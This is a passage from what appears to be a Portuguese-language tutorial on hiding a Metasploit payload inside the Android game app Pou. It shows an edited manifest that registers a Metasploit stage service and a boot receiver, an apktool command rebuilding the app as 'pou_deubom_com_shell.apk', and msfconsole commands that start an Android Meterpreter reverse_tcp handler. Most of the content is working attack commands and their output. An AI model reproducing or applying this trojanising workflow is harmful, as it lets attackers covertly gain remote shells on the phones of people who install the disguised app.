        <action android:name="android.intent.action.BOOT_COMPLETED" />
    </intent-filter>
</receiver>
<service android:exported="true" android:name="com.metasploit.stage.MainService" />
<service android:enabled="true" android:name="me.pou.app.NotificationsService" />
```

MODIFICAÇÃO



MODIFICAÇÃO




/smali/com/

MODIFICAÇÃO

```
❯ java -jar apktool_2.6.1.jar b pou_novo -o pou_deubom_com_shell.apk
I: Using Apktool 2.6.1
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
W: Unknown file type, ignoring: pou_novo/smali/.DS_Store
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...
 ~/tools
```


MODIFICAÇÃO

```
msfconsole
use exploit/multi/handler
set payload android/meterpreter/reverse_tcp
set LHOST 192.168.15.13
set LPORT 1337
exploit
```



MODIFICAÇÃO

MODIFICAÇÃO



OBRIGADO =)